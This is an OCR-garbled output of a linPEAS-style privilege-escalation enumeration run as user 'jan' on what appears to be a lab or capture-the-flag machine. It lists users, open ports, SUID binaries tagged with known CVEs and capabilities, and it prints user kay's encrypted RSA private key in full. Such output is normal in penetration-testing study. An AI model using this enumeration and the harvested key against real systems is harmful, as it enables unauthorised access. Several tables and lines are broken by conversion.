link-local 169.254.0.0 eth0 Link encap:Ethernet HWaddr 02:23:bf:26:bc:75 inet addr:10.10.108.127 Bcast:10.10.255.255 Mask:255.255.0.0 inet6 addr: fe80::23:bfff:fe26:bc75/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:9001 Metric:1 RX packets:103371 errors:0 dropped:0 overruns:0 frame:0 TX packets:80511 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:6465365 (6.4 MB) TX bytes:6020941 (6.0 MB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:196 errors:0 dropped:0 overruns:0 frame:0 TX packets:196 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1 RX bytes:14496 (14.4 KB) TX bytes:14496 (14.4 KB) fl Active Ports https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports 0 0.0.0.0:22 0 0.0.0.0:* tcp LISTEN 0 0 0.0.0.0:445 0.0.0.0:*tcp LISTEN 0 0 0.0.0.0:139 0.0.0.0:* tcp LISTEN 0 ···* tcp6 0 :::22 LISTEN tcp6 0 0 :::445 :::* LISTEN tcp6 0 0 127.0.0.1:8005 LISTEN ...* tcp6 0 :::8009 LISTEN tcp6 0 :::139 :::* 0 LISTEN 0 :::8080 tcp6 0 ...* LISTEN tcp6 0 08:::0 :::* LISTEN ╡ Can I sniff with tcpdump? No Users Information My user https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users uid=1001(jan) gid=1001(jan) groups=1001(jan)

uid=1001(jan) gid=1001(jan) groups=1001(jan)

Do I have PGP keys?
/usr/bin/
gpg

netpgpkeys Not Found
netpgp Not

```
| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
            ╣ Checking sudo tokens
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled
(1)
            ╡ Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2
[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
           ╡ Superusers
root:x:0:0:root:/root:/bin/
bash
          Users with console
jan:x:1001:1001::/home/jan:/bin/
bash
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
root:x:0:0:root:/root:/bin/bash
   All users & groups
uid=0(root) gid=0(root)
groups=0(root)
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),
115(lpadmin),116(sambashare)
uid=1001(jan) gid=1001(jan) groups=1001(jan)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105( apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=107(messagebus) gid=111(messagebus) groups=111(messagebus)
uid=108(uuidd) gid=112(uuidd) groups=112(uuidd)
uid=109(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
```

uid=39(irc) gid=39(irc) groups=39(irc)

```
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
uid=9(news) gid=9(news) groups=9(news)
    Login now
16:51:28 up 40 min, 1 user, load average: 0.54, 0.13,
0.11
                           LOGIN@ IDLE JCPU PCPU WHAT
USER
       TTY
              FROM
      pts/0 10.2.92.229
                           16:46 31.00s 0.08s 0.00s w
jan
            리 Last logons
               Wed Apr 18 09:20:23 2018 - down
kay
                                                           (00:05)
      tty1
0.0.0.0
reboot system boot Tue Apr 17 13:45:54 2018 - Wed Apr 18 09:25:28 2018 (19:39)
                                                                                0.0.0.0
      tty1
            Wed Apr 18 09:02:11 2018 - crash
                                                          (-19:-16) 0.0.0.0
reboot system boot Tue Apr 17 13:27:20 2018 - Wed Apr 18 09:25:28 2018 (19:58)
                                                                                0.0.0.0
              Tue Apr 17 13:21:53 2018 - crash
                                                         (00:05)
      ttv1
                                                                   0.0.0.0
kay
reboot system boot Tue Apr 17 13:14:40 2018 - Wed Apr 18 09:25:28 2018 (20:10)
                                                                                0.0.0.0
               Tue Apr 17 13:05:36 2018 - down
                                                        (80:00)
reboot system boot Tue Apr 17 13:00:02 2018 - Tue Apr 17 13:14:23 2018 (00:14)
                                                                               0.0.0.0
wtmp begins Tue Apr 17 13:00:02 2018
           ╡ Last time logon each user
              Port From
Username
Latest
           pts/0 192.168.56.102 Mon Apr 23 16:04:07 -0400 2018
kay
          pts/0 10.2.92.229 Mon Jan 22 16:46:38 -0500 2024
jan
            네 Do not forget to test 'su' as any other user with shell: without password and with their names as
password (I don't do it in FAST mode...)
            ╣ Do not forget to execute 'sudo -۱' without password or with valid password (if you know it)!!
                                 引 Software Information
             Useful software
/usr/bin/
base64
/usr/bin/curl
/usr/bin/lxc
/bin/nc
/bin/nc.traditional
/bin/netcat
/usr/bin/perl
```

/bin/ping /usr/bin/python /usr/bin/python2 /usr/bin/python2.7 /usr/bin/python3 /usr/bin/sudo /usr/bin/wget ╡ Installed Compilers /usr/share/ gcc-5 ╣ Analyzing Apache-Nginx Files (limit 70) Apache version: Server version: Apache/2.4.18 (Ubuntu) Server built: 2017-09-18T15:09:02 httpd Not Found Nginx version: nginx Not Found


 ☐ PHP exec extensions

 drwxr-xr-x 2 root root 4096 Apr 18 2018 /etc/apache2/sitesenabled drwxr-xr-x 2 root root 4096 Apr 18 2018 /etc/apache2/sites-enabled Irwxrwxrwx 1 root root 35 Apr 18 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000default.conf <VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog \${APACHE LOG DIR}/error.log CustomLog \${APACHE LOG DIR}/access.log combined </VirtualHost> -rw-r--r-- 1 root root 1332 Mar 19 2016 /etc/apache2/sites-available/000-default.conf <VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog \${APACHE LOG DIR}/error.log CustomLog \${APACHE_LOG_DIR}/access.log combined VirtualHost> Irwxrwxrwx 1 root root 35 Apr 18 2018 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000default.conf <VirtualHost *:80> ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog \${APACHE LOG DIR}/error.log CustomLog \${APACHE LOG DIR}/access.log combined /VirtualHost> Analyzing Rsync Files (limit 70) -rw-r--r-- 1 root root 1044 Sep 30 2013 /usr/share/doc/rsync/examples/ rsyncd.conf

[ftp]

comment = public archive
path = /var/www/pub
use chroot = yes
lock file = /var/lock/rsyncd
read only = yes
list = yes
uid = nobody
gid = nogroup
strict modes = yes
ignore errors = no
ignore nonreadable = yes
transfer logging = no
timeout = 600
refuse options = checksum dry-run
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz

Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 Apr 17 2018 /etc/ldap



-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa -----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75 IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtIZ o9dyIE|B4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN XRviw/HRiGcXPY8B7nsA1eiPYrPZHIH3OOFIYISPMYv79RC65i6frkDSvxXzbdfX AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqlaX5QfeXMacIQOUWCHATlpVXmN IG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU hWQ|Cdnb/U+dRasu3oxqyk|KU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMI IIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBIv8iyNTDdDE 3jRjqbOGIPs01hAWKIRxUPaEr18lcZ+OIY00Vw2oNL2xKUqtQpV2jwH04yGdXbfJ LYWIXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7 bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy VqVjsot+CzF7mbWm5nFsTPPIOnndC6|mrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe B0WhqnPtDtVtq3sFdjxp0hqGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDIMYvc87Z0 ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XIWR+4HxbotpJx6RVByEPZ/kViOq3S1 GpwHSRZon320xA4hOPkcG66JDyHIS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK OKIq65qlCbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL 4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk oSXIoJc8aZemII5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1liFdsMO4nUnyJ3 z+3XTDtZoUI5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxIKNtI7+jsNTwuPBCNtSFvo19 I9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzal fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9IIaq46LSGpMRahNNXwzozh+/LGFQmGjI I/zN/2KspUeW/5mgWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL OScgwNTLgpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOIri9EZ8XX

oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731 DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2IL36ZNFacO1V6szMaa8/489apbbjpxhutQNu Eu/IP8xQlxmmpvPsDACMtqA1IpoVI9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q 3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNIJsbGxmxOkVXdvPC5mR/pnIv wrrVsq|Q|oTpFRShHiQ3qSo|/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMIzOnauC5bKV4i+Yuj7 AGIExXRIJXIwF4G0bsl5vbydM55XInBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVIB4Jn5 phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdl9i2+uNR ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRqF3yrP9a2kLAaDk9dBQcV ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC D5qrsHAK15DnhH4IXrlkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjqPvqj8LG OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHI0hKzi3zZmdrxhql+/WJQ 4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFlkkeW1tYWIY7CpfoJSd74VC 3jt1/ZW3XCb76R75sG5h6Q4N8qu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY ----END RSA PRIVATE KEY-----

-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id_rsa.pub

AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWD-MVIINfCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvIHB3DILLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjy-EUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxL-w6e5iCaAy1eoTHw0N6IfeGvwcHXIICT25gH1gRfS0/NdR9cs78ylxYTLDnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIIDX27PM7DZCBu+xhlwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQclQWYjVwr5vF3vehk57ymIWLwN-qU/rSnZ0wZH8MURhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU-05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!

-rw-rw-r-- 1 kay kay 771 Apr 23 2018 /home/kay/.ssh/authorized_keys ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWD-MVIINfCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvIHB3DILLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjy-EUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxL-w6e5iCaAy1eoTHw0N6lfeGvwcHXIICT25gH1gRfS0/NdR9cs78ylxYTLDnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIIDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwN-qU/rSnZ0wZH8MURhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU-05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!

```
-rw-r--r-- 1 root root 601 Apr 17 2018 /etc/ssh/ssh_host_dsa_key.pub
-rw-r--r-- 1 root root 173 Apr 17 2018 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 93 Apr 17 2018 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 393 Apr 17 2018 /etc/ssh/ssh_host_rsa_key.pub
-rw-r--r-- 1 kay kay 771 Apr 19 2018 /home/kay/.ssh/id rsa.pub
```

Port 22
PermitRootLogin prohibit-password
PubkeyAuthentication yes
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes

── Possible private SSH keys were found!

pam selinux.so open

pam env.so user readenv=1 envfile=/etc/default/locale

pam limits.so

pam env.so # [1]

session [success=ok ignore=ignore module unknown=ignore default=bad]

session required

required

required

session

session

```
http://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-active-directory
ptrace protection is enabled (1), you need to disable it to search for tickets inside processes
memory
-rw-r--r-- 1 root root 89 Jul 21 2015 /usr/share/samba/setup/krb5.conf
[libdefaults]
    default realm = \${REALM}
    dns lookup realm = false
    dns lookup kdc = true
tickets kerberos Not Found
klist Not
Found
     Searching AD cached hashes
-rw----- 1 root root 430080 Apr 19 2018 /var/lib/samba/private/
secrets.tdb
            Searching tmux sessions
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions
tmux
2.1
/tmp/tmux-1001
Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 Apr 17 2018 /usr/share/
keyrings
drwxr-xr-x 2 root root 4096 Apr 17 2018 /var/lib/apt/keyrings
           Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/
passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
           /usr/bin/
gpg
gpg Not Found
netpgpkeys Not
Found
netpgp Not
Found
```

Searching kerberos conf files and tickets

```
-rw-r--r-- 1 root root 12335 May 18 2012 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 0 May 18 2012 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 2294 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Nov 11 2013 /usr/share/keyrings/ubuntu-cloudimage-keyring-removed.gpg
-rw-r--r-- 1 root root 1227 May 18 2012 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 2256 Feb 26 2016 /usr/share/popularity-contest/debian-popcon.gpg
-rw-r--r-- 1 root root 12335 Aug 1 2017 /var/lib/apt/keyrings/ubuntu-archive-keyring.gpg
           Analyzing Cache Vi Files (limit 70)
-rw----- 1 root kay 538 Apr 23 2018 /home/kay/.viminfo

→ Analyzing Postfix Files (limit 70)

-rw-r--r-- 1 root root 694 May 18 2016 /usr/share/bash-completion/completions/
postfix
     Analyzing Samba Files (limit 70)
smbstatus only works as
rootl
-rw-r--r-- 1 root root 278 Apr 19 2018 /etc/samba/smb.conf
guest ok = yes
-rw-r--r-- 1 root root 9542 Mar 7 2018 /usr/share/samba/smb.conf
; logon script = logon.cmd
  create mask = 0700
 directory mask = 0700
  guest ok = yes
# The path below should be writable by all users so that their
; create mask = 0600
  directory mask = 0700
 create mask = 0700
 browseable = yes
           Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3771 Aug 31 2015 /etc/
skel/.bashrc
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 /home/kay/.bashrc
-rw----- 1 root jan 47 Apr 23 2018 /home/jan/.lesshst
-rw----- 1 root kay 119 Apr 23 2018 /home/kay/.lesshst
```

-rw-r--r-- 1 root root 12255 Aug 1 2017 /etc/apt/trusted.gpg

```
-rw-r--r-- 1 kay kay 0 Apr 17 2018 /home/kay/.sudo_as_admin_successful
                          Files with Interesting Permissions
            ╡ SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not
Found
-rwsr-xr-x 1 root root 39K Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-
-rwsr-xr-x 1 root root 15K Jan 17 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10K Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 84K Nov 30 2017 /usr/lib/snapd/snap-confine --->
Ubuntu snapd<2.37 dirty sock Local Privilege Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 419K Jan 18 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42K Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 2.4M Nov 24 2016 /usr/bin/vim.basic (Unknown SUID binary!)
-rwsr-xr-x 1 root root 23K Jan 17 2016 /usr/bin/pkexec ---> Linux4.10 to 5.1.17(CVE-2019-13272)/
rhel 6(CVE-2011-1485)
-rwsr-xr-x 1 root root 39K May 16 2017 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 49K May 16 2017 /usr/bin/chfn ---> SuSE 9.3/10
-rwsr-xr-x 1 root root 134K Jul 4 2017 /usr/bin/sudo ---> check if the sudo version is vulnerable
-rwsr-xr-x 1 root root 40K May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 33K May 16 2017 /usr/bin/newgidmap
-rwsr-sr-x 1 daemon daemon 51K Jan 14 2016 /usr/bin/at ---> RTru64_UNIX 4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 74K May 16 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 33K May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 53K May 16 2017 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/
SPARC 8/9/Sun Solaris 2.3 to 2.5.1(02-1997)
-rwsr-xr-x 1 root root 40K May 16 2017 /bin/su
-rwsr-xr-x 1 root root 139K Jan 28 2017 /bin/ntfs-3g ---> Debian9/8/7/Ubuntu/Gentoo/others/
Ubuntu Server 16.10 and others(02-2017)
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27K Nov 30 2017 /bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K Nov 30 2017 /bin/mount --->
Apple Mac OSX(Lion) Kernel xnu-1699.32.7 except xnu-1699.24.8
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
             ╣ SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 35K Apr 9 2018 /sbin/
unix chkpwd
-rwxr-sr-x 1 root shadow 35K Apr 9 2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root utmp 10K Mar 11 2016 /usr/lib/x86 64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 84K Nov 30 2017 /usr/lib/snapd/snap-confine --->
Ubuntu snapd<2.37 dirty sock Local Privilege Escalation(CVE-2019-7304)
```

-rw-r--r-- 1 root root 655 May 16 2017 /etc/skel/.profile -rw-r--r-- 1 kay kay 655 Apr 17 2018 /home/kay/.profile

```
-rwxr-sr-x 1 root crontab 36K Apr 5 2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 15K Mar 1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 61K May 16 2017 /usr/bin/chage
-rwxr-sr-x 1 root ssh 351K Jan 18 2018 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 23K May 16 2017 /usr/bin/expiry
-rwxr-sr-x 1 root tty 27K Nov 30 2017 /usr/bin/wall
-rwxr-sr-x 1 root utmp 425K Feb 7 2016 /usr/bin/screen ---> GNU Screen 4.5.0
-rwsr-sr-x 1 daemon daemon 51K Jan 14 2016 /usr/bin/at ---> RTru64 UNIX 4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root mlocate 39K Nov 18 2014 /usr/bin/mlocate
             Checking misconfigurations of Id.so
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so
/etc/
ld.so.conf
Content of /etc/
Id.so.conf:
include /etc/ld.so.conf.d/*.conf
/etc/ld.so.conf.d
 /etc/ld.so.conf.d/
libc.conf
 - /usr/local/
lib
 /etc/ld.so.conf.d/x86 64-linux-gnu.conf
 - /lib/x86 64-linux-
anu
 - /usr/lib/x86 64-linux-gnu
 /etc/ld.so.conf.d/x86_64-linux-gnu_GL.conf
 - /usr/lib/x86 64-linux-gnu/
mesa
/etc/ld.so.preload
Capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
 ╡ Current shell
capabilities
CapInh:
0x0000000000000000
CapPrm: 0x000000000000000000000
CapEff: 0x000000000000000000000
CapBnd:
0x0000003ffffffff=cap chown,cap dac override,cap dac read search,cap fowner,cap fsetid,cap kill,cap setgid,
cap setuid,cap setpcap,cap linux immutable,cap net bind service,cap net broadcast,cap net admin,cap net r-
aw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_
sys admin,cap sys boot,cap sys nice,cap sys resource,cap sys time,cap sys tty config,cap mknod,cap lease,
cap audit write,cap audit control,cap setfcap,cap mac override,cap mac admin,cap syslog,cap wake alarm,ca-
p block suspend,37
CapAmb: 0x000000000000000000000
 ᆗ Parent process capabilities
CapInh:
```

CapBnd:

0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid, cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease, cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37

CapAmb: 0x000000000000000000000

Files with capabilities (limited to 50):
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep

AppArmor binary profiles
-rw-r--r-- 1 root root 3310 Apr 12 2016
sbin.dhclient

-rw-r--r-- 1 root root 125 Jun 14 2017 usr.bin.lxc-start

-rw-r--r- 1 root root 281 May 23 2017 usr.lib.lxd.lxd-bridge-proxy

-rw-r--r- 1 root root 23155 Nov 30 2017 usr.lib.snapd.snap-confine.real

-rw-r--r-- 1 root root 1527 Jan 5 2016 usr.sbin.rsyslogd

-rw-r--r- 1 root root 1469 Sep 8 2017 usr.sbin.tcpdump

Files with ACLs (limited to 50)

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls

files with acls in searched folders Not Found

Files (scripts) in /etc/profile.d/
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files

total 24

drwxr-xr-x $\,$ 2 root root 4096 Apr 17 $\,$ 2018 .

drwxr-xr-x 99 root root 4096 Nov 15 2018 ..

-rw-r--r- 1 root root 580 Nov 30 2017 apps-bin-path.sh -rw-r--r- 1 root root 663 May 18 2016 bash_completion.sh

-rw-r--r- 1 root root 1003 Dec 29 2015 cedilla-portuguese.sh

-rw-r--r- 1 root root 1557 Apr 14 2016 Z97-byobu.sh

Permissions in init, init.d, systemd, and rc.d

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d

```
릐 Can I write shadow plists? .........
No
╡ Can I read opasswd file? ......
Nο
╡ Can I write in network-scripts? ......
No
No
             Searching root files in home dirs (limit 30)
home/
/home/jan
/home/jan/.lesshst
/home/kay/.viminfo
/home/kay/.lesshst
/root/
/var/www
/var/www/html
/var/www/html/development/dev.txt
/var/www/html/development/j.txt
